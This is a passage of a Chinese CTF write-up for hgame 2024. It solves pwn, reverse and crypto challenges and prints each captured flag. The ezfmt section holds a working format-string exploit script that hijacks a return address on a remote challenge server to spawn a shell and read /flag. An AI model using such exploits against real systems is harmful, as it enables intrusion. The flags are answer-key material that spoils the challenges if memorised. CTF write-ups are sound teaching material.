37 [*] Closed connection to 47.100.137.175 port 30766
38 (pwnenv) PS D:\Workspace\rev\hgame_2024>

```

```
hgame{R4nd0m_Th1ngs_4r3_pr3sen7s_1n_l1f3}
```

ezfmt string | Done

Easy Format String



attachment.zip

3.00KB



需要绕过canary。

```

mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024$ checksec --file ./ezfmt/attachment/attachment/vuln
[*] '/mnt/d/Workspace/rev/hgame_2024/ezfmt/attachment/attachment/vuln'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024$

```

提供了后门函数。

```

.text:000000000040123D ; ===== S U B R O U T I N E =====
.text:000000000040123D
.text:000000000040123D ; Attributes: bp-based frame
.text:000000000040123D
.text:000000000040123D ; void __fastcall sys()
.text:000000000040123D         public sys
.text:000000000040123D         sys                 proc near
.text:000000000040123D ; __unwind {
.text:000000000040123D         endbr64
.text:0000000000401241         push    rbp
.text:0000000000401242         mov     rbp, rsp
.text:0000000000401245         lea     rdi, command ; "/bin/sh"
.text:000000000040124C         call    |_system
.text:0000000000401251         nop
.text:0000000000401252         pop     rbp
.text:0000000000401253         retn
.text:0000000000401253 ; } // starts at 40123D
.text:0000000000401253 sys                 endp
.text:0000000000401253
.text:0000000000401254

```

80个字符，不包含p和s。

```

1 void __fastcall vuln()
2 {
3     __int64 buf[4]; // [rsp+0h] [rbp-80h] BYREF
4     char s[88]; // [rsp+20h] [rbp-60h] BYREF
5     unsigned __int64 v2; // [rsp+78h] [rbp-8h]
6
7     v2 = __readfsqword(0x28u);
8     strcpy((char *)buf, "make strings and getshell\n");
9     write(0, buf, 0x1BuLL);
10    read(0, s, 80uLL);
11    if ( !strchr(s, 'p') && !strchr(s, 's') )
12        printf(s);
13 }

```

```

.text:000000000040135F         mov     eax, 0
.text:0000000000401364         call    vuln
.text:0000000000401369         mov     eax, 0
.text:000000000040136E         leave
.text:000000000040136F         retn
.text:000000000040136F ; } // starts at 40132D

```

那么这个位置就是 `69 13 40 00 00 00 00 00`。sys在 `3D 12 40 00 00 00 00 00`。能不能直接写入？

找offset:

```

./ezfmt/attachment/attachment/vuln
2 the shit is ezfmt, M3?
3 make strings and getsHELL
4 aaaabaaa-%llx-%llx-%llx-%llx-%llx-%llx-%llx-%llx-%llx-%llx-%llx-%llx
5 aaaabaaa-73-50-7f64bddb07e2-17-7f64bdee0040-72747320656b616d-646e612073676e69-
6c65687374656720-7f64bd000a6c-6161616261616161-6c252d786c6c252d-
2d786c6c252d786c-6c6c252d786c6c25-252d786c6c252d78
6 mantlebao@LAPTOP-RONG-BA0: /mnt/d/Workspace/rev/hgame_2024$

```

offset=10

但是没有能触发的地方。也没法用__stack_chk_fail，因为没法改掉canary。

尝试二级指针写入。可能需要爆破一下。

`%{N}c%18$hhn-%18$llx-%22$llx` 可以将%22\$llx处的最低字节改为N。那么只需要将%22\$llx处改为16k+8 where $0 \leq k \leq 15$ 即可写入返回地址。失败。必须有至少2次printf才行。

```

00007FFDEF7EF550 2438312563393925 ←
00007FFDEF7EF558 243831252D6E6868
00007FFDEF7EF560 243232252D786C6C
00007FFDEF7EF568 00007F2F0A786C6C
00007FFDEF7EF570 00007F2F71F74780 libc.so.6: _IO_2_1_stdout_
00007FFDEF7EF578 00007F2F71DDA57F libc.so.6: _IO_setbuffer+BF
00007FFDEF7EF580 00000000000000F0
00007FFDEF7EF588 0000000000000000
00007FFDEF7EF590 00007FFDEF7EF5B0 [stack]:00007FFDEF7EF5B0
00007FFDEF7EF598 00007FFDEF7EF6E8 [stack]:00007FFDEF7EF6E8
00007FFDEF7EF5A0 0000000000000000
00007FFDEF7EF5A8 3A42F82C92CC6000
00007FFDEF7EF5B0 00007FFDEF7EF5D0 [stack]:00007FFDEF7EF5D0
00007FFDEF7EF5B8 0000000000401369 main+3C
00007FFDEF7EF5C0 0000000000001000
00007FFDEF7EF5C8 000000000040200C .rodata:aTheShitIsEzfmt

```

尝试利用函数返回的 `leave; ret; leave; ret;` 迁移栈。新栈区的数据可以从read读入。

`%{16*k}c%18$hhn justified to 48 bytes + p64(0) + p64(0x40123D)` 不行，会 segfault。

那么考虑直接跳到 `lea rdi, command; call _system;`

```

1 from pwn import *
2
3 vuln = ELF("./ezfmt/attachment/attachment/vuln")
4 context.binary = vuln

```

```

5
6 with remote("47.100.137.175", 31709) as r:
7     payload_1 = b"%128c%18$hhn".ljust(48, b"\x00") + p64(0) + p64(0x401245)
8     info(hexdump(payload_1))
9     r.sendafter(b"make strings and getshell\n", payload_1)
10    r.interactive()
11

```

多试一试就出了。

```

1 mantlebao@LAPTOP-RONG-BA0:/mnt/d/Workspace/rev/hgame_2024$ python
  ./ezfmt/sol.py
2 [*] '/mnt/d/Workspace/rev/hgame_2024/ezfmt/attachment/attachment/vuln'
3   Arch:      amd64-64-little
4   RELRO:     Partial RELRO
5   Stack:     Canary found
6   NX:        NX enabled
7   PIE:       No PIE (0x400000)
8 [+] Opening connection to 47.100.137.175 on port 31709: Done
9 [*] 00000000 25 31 32 38 63 25 31 38 24 68 68 6e 00 00 00 00
   |%128|c%18|$hhn|....|
10 00000010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
   |....|....|....|....|
11 *
12 00000030 00 00 00 00 00 00 00 00 45 12 40 00 00 00 00 00
   |....|....|E.@.|....|
13 00000040
14 [*] Switching to interactive mode
15 \x00
16      s$ whoami
17 /bin/sh: 1: whoami: not found
18 $ cat /flag
19 hgame{0e67c884a988192e3ff7d19e31f49525161cc271}
20 $
21 [*] Got EOF while reading in interactive
22 $
23 [*] Closed connection to 47.100.137.175 port 31709
24 mantlebao@LAPTOP-RONG-BA0:/mnt/d/Workspace/rev/hgame_2024$

```

```
hgame{0e67c884a988192e3ff7d19e31f49525161cc271}
```

写了篇文章讲这道题: <https://csharp permantle.github.io/ctf/2024/02/04/a-single-fmtstr-away-from-shell.html>

Reverse | AK

ezASM | Done



ezASM.zip

530 B



```
1 check_flag:
2     mov al, byte [flag + esi]
3     xor al, 0x22
4     cmp al, byte [c + esi]
5     jne failure_check
6
7     inc esi
8     cmp esi, 33
9     jne check_flag
```

简单异或。

```
1 (pwnenv) PS D:\Workspace\rev\hgame_2024> python
2 Python 3.11.6 (tags/v3.11.6:8b6ee5b, Oct  2 2023, 14:57:12) [MSC v.1935 64 bit
   (AMD64)] on win32
3 Type "help", "copyright", "credits" or "license" for more information.
4 >>> cipher = [74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125, 107,
   79, 82, 18, 80, 86, 22, 76, 86, 125, 22, 125, 112, 71, 84, 17, 80, 81, 17, 95,
   34]
5 >>> plain = list(map(lambda x: chr((x ^ 0x22) & 0xFF), cipher))
6 >>> print("".join(plain))
7 hgame{ASM_Is_Imp0rt4nt_4_Rev3rs3}
8 >>>
```

```
hgame{ASM_Is_Imp0rt4nt_4_Rev3rs3}
```

ezPYC | Done



ezPYC.zip

1.45MB



直接pycdc失败。


```
1 (pwnenv) PS D:\Workspace\rev\hgame_2024\ezPYC> D:\bdist\pyinstxtractor-ng.exe
.\ezPYC.exe
2 [+] Processing .\ezPYC.exe
3 [+] Pyinstaller version: 2.1+
4 [+] Python version: 3.11
5 [+] Length of package: 1335196 bytes
6 [+] Found 10 files in CArchive
7 [+] Beginning extraction...please standby
8 [+] Possible entry point: pyiboot01_bootstrap.pyc
9 [+] Possible entry point: pyi_rth_inspect.pyc
10 [+] Possible entry point: ezPYC.pyc
11 [!] Unmarshalling FAILED. Cannot extract PYZ-00.pyz. Extracting remaining
files.
12 [+] Successfully extracted pyinstaller archive: .\ezPYC.exe
13
14 You can now use a python decompiler on the pyc files within the extracted
directory
15 (pwnenv) PS D:\Workspace\rev\hgame_2024\ezPYC>
16 (pwnenv) PS D:\Workspace\rev\hgame_2024\ezPYC>
D:\bdist\pycdc\Release\pycdc.exe .\ezPYC.exe_extracted\ezPYC.pyc
17 # Source Generated with Decompyle++
18 # File: ezPYC.pyc (Python 3.11)
19
20 Unsupported opcode: JUMP_BACKWARD
21 ...
22
```

直接看字节码。

```
1 (pwnenv) PS D:\Workspace\rev\hgame_2024\ezPYC>
D:\bdist\pycdc\Release\pycdas.exe .\ezPYC.exe_extracted\ezPYC.pyc
2 ezPYC.pyc (Python 3.11)
3 [Code]
4     File Name: ezPYC.py
5     Object Name: <module>
6     Qualified Name: <module>
7     Arg Count: 0
8     Pos Only Arg Count: 0
9     KW Only Arg Count: 0
10    Stack Size: 5
11    Flags: 0x00000000
12    [Names]
13        'flag'
14        'c'
15        'input'
```

```

16      'range'
17      'i'
18      'ord'
19      'print'
20      'exit'
21      [Locals+Names]
22      [Constants]
23      ...
24      [Disassembly]
25      0      RESUME      0
26      2      BUILD_LIST      0
27      4      LOAD_CONST      0: (87, 75, 71, 69, 83, 121, 83,
125, 117, 106, 108, 106, 94, 80, 48, 114, 100, 112, 112, 55, 94, 51, 112, 91,
48, 108, 119, 97, 115, 49, 112, 112, 48, 108, 100, 37, 124, 2)
28      6      LIST_EXTEND      1
29      8      STORE_NAME      0: flag
30      10     BUILD_LIST      0
31      12     LOAD_CONST      1: (1, 2, 3, 4)
32      14     LIST_EXTEND      1
33      16     STORE_NAME      1: c
34      18     PUSH_NULL
35      20     LOAD_NAME      2: input
36      22     LOAD_CONST      2: 'plz input flag:'
37      24     PRECALL      1
38      28     CALL      1
39      38     STORE_NAME      2: input
40      40     PUSH_NULL
41      42     LOAD_NAME      3: range
42      44     LOAD_CONST      3: 0
43      46     LOAD_CONST      4: 36
44      48     LOAD_CONST      5: 1
45      50     PRECALL      3
46      54     CALL      3
47      64     GET_ITER
48      66     FOR_ITER      62 (to 192)
49      68     STORE_NAME      4: i
50      70     PUSH_NULL
51      72     LOAD_NAME      5: ord
52      74     LOAD_NAME      2: input
53      76     LOAD_NAME      4: i
54      78     BINARY_SUBSCR
55      88     PRECALL      1
56      92     CALL      1
57      102    LOAD_NAME      1: c
58      104    LOAD_NAME      4: i
59      106    LOAD_CONST      6: 4
60      108    BINARY_OP      6 (%)

```

```

61      112      BINARY_SUBSCR
62      122      BINARY_OP              12 (^)
63      126      LOAD_NAME              0: flag
64      128      LOAD_NAME              4: i
65      130      BINARY_SUBSCR
66      140      COMPARE_OP              3 (!=)
67      146      POP_JUMP_FORWARD_IF_FALSE 21 (to 190)
68      148      PUSH_NULL
69      150      LOAD_NAME              6: print
70      152      LOAD_CONST              7: 'Sry, try again...'
71      154      PRECALL                  1
72      158      CALL                    1
73      168      POP_TOP
74      170      PUSH_NULL
75      172      LOAD_NAME              7: exit
76      174      PRECALL                  0
77      178      CALL                    0
78      188      POP_TOP
79      190      JUMP_BACKWARD           63
80      192      PUSH_NULL
81      194      LOAD_NAME              6: print
82      196      LOAD_CONST              8: 'Wow!You know a little of
python reverse'
83      198      PRECALL                  1
84      202      CALL                    1
85      212      POP_TOP
86      214      LOAD_CONST              9: None
87      216      RETURN_VALUE
88 (pwnenv) PS D:\Workspace\rev\hgame_2024\ezPYC>

```

可以看到一个简单的异或校验循环。

解密代码如下：

```

1 PS D:\Workspace\rev\hgame_2024> python
2 Python 3.11.6 (tags/v3.11.6:8b6ee5b, Oct 2 2023, 14:57:12) [MSC v.1935 64 bit
  (AMD64)] on win32
3 Type "help", "copyright", "credits" or "license" for more information.
4 >>> flag = [
5 ...     87,
6 ...     ...
7 ...     2]
8 >>> c = [
9 ...     1,
10 ...     2,
11 ...     3,

```

```
12 ... 4]
13 >>> plain = list(map(lambda p: chr((p[1] ^ c[p[0] % 4]) & 0xFF),
    enumerate(flag)))
14 >>> print("".join(plain))
15 VIDAR{Python_R3vers3_1s_1nter3st1ng!}
16 >>>
```

VIDAR{Python_R3vers3_1s_1nter3st1ng!}

ezUPX | Done



ezUPX.zip
5.89KB



Detect It Easy v3.07 [Windows 10 Version 2009] (x86_64)

File name: D:\Workspace\rev\hgame_2024\ezUPX\ezUPX.exe

File type: PE64 | File size: 8.00 KiB | Base address: 0000000140000000 | Entry point: 0000000140008260

File info | Memory map | Disasm | Hex | Strings | Signatures | VirusTotal
MIME | Search | Hash | Entropy | Extractor

PE | Export | Import | Resources | .NET | TLS | Overlay

Sections: 0003 | Time date stamp: 2024-01-27 15:10:48 | Size of image: 0000a000 | Resources: Manifest | Version

Scan: Automatic | Endianness: LE | Mode: 64-bit | Architecture: AMD64 | Type: Console

PE64

- Packer: UPX(3.96)[NRV,brute] S ?
- Linker: Microsoft Linker(14.36**)[Console64,console] S ?

Signatures | Recursive scan | Deep scan | Heuristic scan | Verbose | Scan | 78 msec

Directory | 100% | Log | All types | Exit

Shortcuts | Options | About

看来没修改过任何特征。

```

1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     int v3; // edx
4     __int64 i; // rax
5     __int128 v6[2]; // [rsp+20h] [rbp-38h] BYREF
6     int v7; // [rsp+40h] [rbp-18h]
7
8     memset(v6, 0, sizeof(v6));
9     v7 = 0;
10    sub_140001020("plz input your flag:\n");
11    sub_140001080("%36s");
12    v3 = 0;
13    for ( i = 0i64; ((*(_BYTE *)v6 + i) ^ 0x32) == byte_1400022A0[i]; ++i )
14    {
15        if ( (unsigned int)v3 ≥ 0x25 )
16        {
17            sub_140001020("Coooo!You really know a little of UPX!");
18            return 0;
19        }
20    }
21    sub_140001020("Sry,try again plz ... ");
22    return 0;
23 }

```

直接dump出来然后解密即可。注意密文常量数组的长度。

```

1 PS D:\Workspace\rev\hgame_2024\ezUPX> python
2 Python 3.11.6 (tags/v3.11.6:8b6ee5b, Oct 2 2023, 14:57:12) [MSC v.1935 64 bit
  (AMD64)] on win32
3 Type "help", "copyright", "credits" or "license" for more information.
4 >>> cipher = [0x64, 0x7B, 0x76, 0x73, 0x60, 0x49, 0x65, 0x5D, 0x45, 0x13,
  0x6B, 0x02, 0x47, 0x6D, 0x59, 0x5C, 0x02, 0x45, 0x6D, 0x06, 0x6D, 0x5E, 0x03,
  0x46, 0x46, 0x5E, 0x01, 0x6D, 0x02, 0x54, 0x6D, 0x67, 0x62, 0x6A, 0x13, 0x4F,
  0x32, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00]
5 >>> plain = list(map(lambda x: chr((x ^ 0x32) & 0xFF), cipher))
6 >>> print("".join(plain))
7 VIDAR{Wow!Y0u_kn0w_4_l1ttl3_of_UPX!}2222222222
8 >>>

```

VIDAR{Wow!Y0u_kn0w_4_l1ttl3_of_UPX!}


ezIDA | Done



ezIDA.zip
4.55KB



无壳，直接ida。



```
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     sub_140001020("plz input flag:\n");
4     sub_140001080("%39s", byte_1400030C8);
5     if ( !strcmp(byte_1400030C8, aHgameW3lc0meT0) )
6         sub_140001020("%s");
7     else
8         sub_140001020("Sry, Try agin plz ... ");
9     return 0;
10 }
```

hgame{W3lc0me_T0_Th3_World_of_Rev3rse!}

Crypto | AK

ezRSA | Done

题目描述：一个简单的RSA



attachment.py

1.50KB



观察代码我们发现题目给出了以下信息： $p^q \bmod n$ 和 $q^p \bmod n$ 。费马小定理告诉我们：

$$\forall \text{ prime } p, a^p \equiv a \pmod{p}$$

因此：

$$p^q \equiv p \pmod{q}$$

$$q^p \equiv q \pmod{p}$$

显然

$$p^q \equiv p \pmod{pq = n}$$

$$q^p \equiv q \pmod{pq = n}$$

那么就等于直接泄漏了p和q。

```
1 from Crypto.Util.number import *
2 from pwn import *
3
4 leak1 =
    1491271700736112719681825767512903315590184418057253104260954128375892276707575
    4074392986585365039983910283843150720074472493965946320015801246967697998769641
    9050900842798225665861812331113632892438742724202916416060266581590169063867688
    299288985734104127632232175657352697898383441323477450658179727728908669
5 leak2 =
    1161229927146709153813099169674904364890200011728806441671799154670217948929279
    7727208059664178556911913425903752238833519804315220615025910348557455881642474
    0204736215551933482583941959994625356581201054534529395781744338631021423703171
    146456663432955843598548122593308782245220792018716508538497402576709461
6 c =
    1052948186753252003425805677386407401702701957804186624540064784023025166165299
    9709715919620810933437191661180003295923273655675729588558899592524235622728816
    0655019180761208122365803449911409809915323479912527052886330149134799706100568
    4554352359132417756706194892255227523548661551491393212543654399164260702868976
    2693617305246716492783116813070355512606971626645594961850567586340389705821314
    8420964656318868122812898431322581318097737977770493587891822125706062525097908
    3099426313202009415364629679352297563219191246391989898834928228497291993276195
    2603379733234575351624039162440021940592552768579639977713099971
7 e = 0x10001
8
9 p = leak1
10 q = leak2
11 n = p * q
12 phi = (p - 1) * (q - 1)
```

```
13 d = inverse(e, phi)
14 m = pow(c, d, n)
15 success(long_to_bytes(m))
16
```

```
1 (pwnenv) PS D:\Workspace\rev\hgame_2024> &
  d:/Workspace/pwnenv/Scripts/python.exe d:/Workspace/rev/hgame_2024/ezRSA/sol.py
2 D:\Workspace\pwnenv\Lib\site-packages\pwnlib\log.py:347: BytesWarning: Bytes
  is not text; assuming ASCII, no guarantees. See
  https://docs.pwntools.com/#bytes
3 self._log(logging.INFO, message, args, kwargs, 'success')
4 [+] hgame{F3rmat_l1ttle_the0rem_is_th3_bas1s}
5 (pwnenv) PS D:\Workspace\rev\hgame_2024>
```

```
hgame{F3rmat_l1ttle_the0rem_is_th3_bas1s}
```

ezPRNG | Done

一个简单的随机数



attachment.py
4.55KB



观察到PRNG的算法中没有下标操作，可以（经过一些小的等价变换）使用z3。

```
1 import typing
2 import uuid
3
4 import z3
5 from pwn import *
6
7 UNK_WIDTH = 32
8 OUTPUT = [
9
10     "111111011011101111000010101101000100011111100111111010010100001111011111110001
11     0000111110110111100001001000101101011110111100010010100000011111101101110101011
12     0101110000000111100001000111011110110110001001011001101001011100010100011011011
13     1000001000100011110010101001011011011110111001101100101111101101010101100001101
14     1000111011011111001101010111100101100110001011010010101110011101001100111000011
15     1101110000011011100000011111000001000001011111000101101110011100110100000110111
16     1011001100000110101111111101011001101011101010100100001001111011001111011010101
17     1110111010011010010110111111010011101000110101111101111000110011111110010110000
18     1001001001011010101011100101010011010101010111101110100111011100001001011110101
```


10101111110001111111100100000000111001110010000101111111010011101100010100110
1001110010010001100011000001101000111010010000101101111101011000000101000001110
001011001010010001000011000000100010010010010111010011111110111001001001001011
11111001110000111110110001111001111100101001001100010",

10

"001000000000101011110000110001110111110111100010010011101010111001011001100101
1110101100011101010000001100000110000000011000000110101111111011100100110111011
0100001000111110001110010001010011100101100100010001100101010111100111010000111
1110110101100001111000110101111100011011100001100011001110010010110011110000010
010010111100101110111000101101111111011010100010111011000010010101110110100000
1101000001000101010000101111010010000110000000001110100101010101111011010111110
110010001010001000110011001010101101100010100100010101101110110111110101110011
10011011111111101001110111101001001111001111110100110011111110110001000111100
0101110001011110000110110111111011101011101001110000111000010101101111000110010
1101001101011100011010110011010001110110101110100011101100010011011000110011010
1010110010011011110000111110100111101110000100010000111100010111000010000010001
1111101101000010001101101001001101100101101110100111111010111100000111010101001
10101011110000110101110111011010110110000010000110001",

11

"111011011001000101110011111011111011100111110101001100111110010000100011100110
1011010100010111110101110101111010111100101100010011001001011101000101011000110
1110000100001010010001001110101100010100001111101101110000110011000100011010000
1000111111110000010111100010010100000000100100100110111000010011100111000100101
1010111111010111101101101001110111010111110110011001000010001010100010010110110
1010111000001011111001001100111100010010011111001011110011110110110101110010011
1101000110011000110000110000011000001111101010010111100000010101111101000011111
0000101111100010000010010111010110100101010101001111100101011100011001001011000
10101010100110110001011000001000111001111001110001101010101110100110100000
0110000101100001110110100000001111100010111110101111001100001101100010010011011
1010011001111101100101100011000101001110101111001000010110010111101110110010101
1010000001010010110000000011100011100001000000010011111000110100110000000110111
01111101001111110001011101100000010001001010011000001",

12

"000110101010101010000100100110001000010101010000101000100010001110110011000100
1100001001110000110100010101111010110111001101011011101110000011001000100100101
0000110111010001110010010100111000100010101101110111001001111101110010100101110
1010000010011111010111001001011010000100001001000110111100111010001000101110110
011101110101110110010010101101010100010100100010111001101111110110011111111100
0000000111000000100110001100010001101010100010110000101010001100001010011101010
10111011010010111011001010011100010100110011000011010110001000010011010111010
00011010010110111100111001100110010101101001010111110110111100000111010001111
1011100000000001110110111010000110010100101110011101110001001110111101001010001
0001101110110001111100010111011011011111100111100000001110001100001000010100101
1001101110101000010101001000100110010000101001111100101000001011011010011110001
1010000011011110101001010011000101000001110000111101010101000110110011100010111
10111010111011010101101100000110000001010010101111011",

13]

```

14 OUTPUT_ARRS = list(map(lambda l: list(map(lambda c: int(c, 2), l)), OUTPUT))
15 MASK = z3.BitVecVal(0b1000100100001000010000100010010001001, UNK_WIDTH)
16
17 def prng(r: z3.BitVecRef, mask: z3.BitVecRef) -> tuple[z3.BitVecRef,
    z3.BitVecRef]:
18     next_r = r << 1
19     i = r & mask
20     next_bit = z3.BitVecVal(0, UNK_WIDTH)
21     for j in range(32):
22         next_bit ^= z3.LShR(i, j) & 1
23     next_r ^= next_bit
24     return (next_r, next_bit)
25
26 solver = z3.Solver()
27
28 finals = ""
29 for i in range(4):
30     info(f"Part {i}: generating constraints")
31     solver.reset()
32     x = z3.BitVec(f"x_{i}", UNK_WIDTH)
33     out = ""
34     for j in range(1000):
35         (x, next_bit) = prng(x, MASK)
36         solver.add(next_bit == OUTPUT_ARRS[i][j])
37     info(f"Part {i}: modeling")
38     if solver.check() != z3.sat:
39         error("Unsat")
40         exit(1)
41     result: typing.Any = 0
42     m = solver.model()
43     for d in m.decls():
44         result = m[d].as_long() # type: ignore
45         break
46     result_hex = hex(result)[2:].zfill(8)
47     success(f"Part {i}: {result_hex}")
48     finals += result_hex
49
50 flag = str(uuid.UUID(finals))
51 success(f"flag = hgame{{{flag}}}")
52

```

```

1 (pwnenv) PS D:\Workspace\rev\hgame_2024> &
  d:/Workspace/pwnenv/Scripts/python.exe
  d:/Workspace/rev/hgame_2024/ezPRNG/sol.py
2 [*] Part 0: generating constraints

```

```
3 [*] Part 0: modeling
4 [+] Part 0: fbbbee82
5 [*] Part 1: generating constraints
6 [*] Part 1: modeling
7 [+] Part 1: 3f434f91
8 [*] Part 2: generating constraints
9 [*] Part 2: modeling
10 [+] Part 2: 93379078
11 [*] Part 3: generating constraints
12 [*] Part 3: modeling
13 [+] Part 3: 80e4191a
14 [+] flag = hgame{fbbbee82-3f43-4f91-9337-907880e4191a}
15 (pwnenv) PS D:\Workspace\rev\hgame_2024>
```

hgame{fbbbee82-3f43-4f91-9337-907880e4191a}

奇怪的图片 | Done

一些奇怪的图片



attachment.zip

597.94KB



xor，差分。人肉处理。



sol.xcf

599.97KB



需要注意的是得到字符串的第一个字符是缺失的。需要补上。

hgame{1adf_17eb_803c}

ezMath | Done

一个简单的数学题



attachment.py

615 B



Pell's equation，丢番图方程的特例

https://en.wikipedia.org/wiki/Pell%27s_equation

en.wikipedia.org

Pell's equation solver

www.jakebakermaths.org.uk/maths/jshtmlpellsolverbigintegerv10.html

Home

Pell's equation

Solving $x^2 - Ny^2 = 1$.

Enter a positive non-square integer for N into the box and click "Go!". The smallest integer solution for x will be found, using Bhaskara II's method. Each step of the calculation will be displayed below the final solution. [For some really bad values for N, see OEIS A033316. For example you may enjoy trying 1021 for N.]

The smallest solution found was

3058389164815894335086675882217709431950420307140756009821362546111334285928768064662409120517323199² - 114514 × 9037815138660369922198555785216162916412331641365948545459353586895717702576049626533527779108680² = 1, using 452 calculations.

1837564084034578323737706883559817221150738541336055594709486481966105937058626987696291758521182941² -
114514 × 5430167189971068538634528970569796713360119282300547089358319846314015244512758732456796600519321² = 407
61673900325262312388737884901925010351056775531355179597610417820877588188485910730174396525042683² -
114514 × 1822519241281767155070502155923430510307906923235145633257286105732312786449467838380065421929962² = 273
12652925725208613428506771145957809902431785258009944083344771496526827506830744494231431053945108² -
114514 × 37390533874232926576977497200494817563601487404889810413538470882923114835644782683399665270565² = 14
325435728195974560809390125000767486810070211132080486283385508936959646220569487165725118267609² -
114514 × 9616918555646247201395206900815550308565959604455077006098967530919840497126513106518176327723² = 175
364503402630369003868833854072889569971023186518377861788770539221011078051533454431469419125328² -
114514 × 1077140348352062228603330402767383670662351012930497610857399240756247152861269742673040040327² = 78
26173341713575426725603436648331261638506567533320269815549344052140056243231602717499653860343² -
114514 × 77344579522312856034766724090902727395199511919401491617625635886383878624914577539184035220² = 49
1923381359686970289614259003748092968068758948105915628920277508949709353708983613525734919474² -
114514 × 5683764960317755883403734505254512870442153941123271789359661653127147887534342875536452753² = 50
753997322042157328996189404142039914456057740162548989334541073155874708694167871860635012293² -
114514 × 2228129922135726332885558982660452790990643256324313433409627257396191800566222718326303322² = 273
338610606439501697374309208678026775299414272381731339083345710517914772373520002056170117405² -

<http://www.jakebakermaths.org.uk/maths/jshtmlpellsolverbigintegerv10.html>

Pell's equation solver

Pell's equation solver

```

1 from Crypto.Cipher import AES
2 from Crypto.Util.number import *
3 from pwn import *
4
5 def pad(x):
6     return x + b"\x00" * (16 - len(x) % 16)
7
8 enc=b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x17
g\x9c\xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0h\xed/\x00\x95tz)1\\\t8:\xb1,U\xfe
\xdec\xf2h\xab` \xe5' \x93\xf8\xde\xb2\x9a\x9a"
9 y =
9037815138660369922198555785216162916412331641365948545459353586895717702576049
626533527779108680
10
11 key = pad(long_to_bytes(y))[:16]
12 cipher = AES.new(key, AES.MODE_ECB)
13 dec = cipher.decrypt(enc)
14 success(dec)
15

```

1 (pwnenv) PS D:\Workspace\rev\hgame_2024> &

```
d:/Workspace/pwnenv/Scripts/python.exe
d:/Workspace/rev/hgame_2024/ezMath/sol.py
